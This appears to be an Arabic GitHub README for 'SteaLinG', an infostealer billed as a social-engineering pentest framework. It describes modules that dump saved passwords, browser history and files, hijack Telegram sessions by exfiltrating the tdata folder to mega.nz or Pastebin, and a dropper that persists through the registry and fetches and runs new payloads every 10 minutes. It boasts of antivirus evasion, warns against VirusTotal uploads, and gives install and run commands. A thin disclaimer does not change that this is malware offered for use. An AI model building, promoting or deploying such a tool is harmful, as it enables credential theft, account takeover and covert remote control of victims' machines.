
 de3vil/stealing
The SteaLinG هو إطار عمل اختبار اختراق مفتوح المصدر مصمم للهندسة الاجتماعية


إطار اختبار اختراق مفتوح المصدر مصمم للهندسة الاجتماعية. بعد الاختراق، يمكنك تحميله على جهاز الضحية وتشغيله.
هذا مخصص لأغراض الاختبار فقط ولا يمكن استخدامه إلا حيث تم الحصول على موافقة صريحة. لا تستخدمه لأغراض غير قانونية.
بسبب إغلاق anonfiles.com قمت بتعديل الكود، ويقوم الآن برفع النتائج إلى mega.nz
| الوحدة | الوصف المختصر |
|---|---|

| تفريغ كلمات المرور | سرقة جميع كلمات المرور المحفوظة، رفع ملف كلمات المرور المحفوظة إلى mega -pastebin |
| تفريغ التاريخ | تفريغ تاريخ المتصفح، رفع ملف التاريخ المحفوظ إلى mega -pastebin |
| تفريغ الملفات | سرقة الملفات من القرص الصلب بالامتداد الذي تريده، رفع إلى mega |
| اختطاف جلسة تيليجرام | مختطف جلسة تيليجرام، رفع إلى Mega |
| المُسقط | انظر أدناه |
| الوحدة | الوصف المختصر |
|---|---|
| 1- اختطاف جلسة تيليجرام | مختطف جلسة تيليجرام |
C:\Users<pc name >\AppData\Roaming\Telegram Desktop
في مجلد 'tedata'C:
└── Users
├── .AppData
│ └── Roaming
│ └── TelegramDesktop
│ └── tdata

بمجرد نقل هذا المجلد مع جميع محتوياته إلى جهازك في نفس المسار، ستحتاج ببساطة إلى تنفيذ الإجراء المطلوب. ستقوم الأداة بكل شيء، وكل ما عليك فعله هو تقديم بريدك الإلكتروني وكلمة المرور على موقع https://mega.nz/. الخطوة الأولى هي التنقل إلى موقع ملف tdata، ثم تحويله إلى ملف مضغوط. إذا كان تيليجرام يعمل بشكل صحيح، فلن يحدث هذا الخطأ. إذا حدث خطأ، فهذا يعني أن تيليجرام مفتوح، ويجب عليك إنهاء عملياته. ستلاحظ أن هذا السلوك ضار، لذا تجنبت ذلك تمامًا باستخدام try و except في الكود. يستخدم اسم ملف الأرشيف اسم جهاز الضحية، لأنه إذا كان لديك أجهزة متعددة، فمن الممكن التمييز بينها. بعد ذلك، ستقوم بتقديم طلب لملف zip على موقع mega باستخدام البريد الإلكتروني وكلمة المرور. هذا كل شيء، لا يتم اكتشافه بواسطة أي برنامج مضاد للفيروسات.
| الوحدة |
|---|
| 2- المُسقط |
.exe أو .png، أو أي امتداد مهم آخر. المهم هو أن الرابط ينتهي بامتداد (أي امتداد).
الشيء الثاني هو الحصول على مفتاح API منك، والذي ستقوم بتقديمه أيضًا. يمكنك التسجيل والنقر على كلمة "API" للعثور عليه، ثم تدوين اسم المستخدم وكلمة المرور.
أول شيء تفعله هو إنشاء paste خاص على الموقع. بعد ذلك، يضيف عنوان URL الذي قدمته ويعطيك الملف التنفيذي (exe). وظيفته هي إضافة نفسه إلى سجل الجهاز بطريقتين مختلفتين عند تشغيله على أي جهاز.
أولاً، يفتح موقع Pastebin ويدرج الـ paste الخاص الذي أنشأته. ثم يأخذ رابط الـ paste، ويقوم بتنزيل محتواه، وتشغيله. بالإضافة إلى ذلك، يمكنك إدخال رابط URL آخر في أي وقت. هذا طبيعي جدًا لأن المُسقط يتحقق من الرابط كل 10 دقائق. إذا وجد رابطًا جديدًا، يقوم بتنزيل محتواه، ويتصل به، ويستمر في التشغيل. ليس عليك فعل أي شيء. لذلك، كل 10 دقائق، يمكنك الوصول إلى جهازك من أي مكان.
3- دعم لينكس
4- يمكنك الآن الاختيار بين Mega أو Pastebin
git clone https://github.com/De3vil/SteaLinG.git
cd SteaLinG
pip install -r requirements.txt
python SteaLinG.py
git clone https://github.com/De3vil/SteaLinG.git
cd SteaLinG
chmod +x linux_setup.sh
bash linux_setup.sh
python3 -m pip install -r requirements.txt
python SteaLinG.py
* Don't Upload in VirusTotal.com Bcz This tool will not work with Time.
* Virustotal Share Signatures With AV Comapnies.
* Again Don't be an Idiot!


إذا كانت هذه الأداة مفيدة لك، فلا تتردد في شكري عن طريق شراء فنجان قهوة لي :)


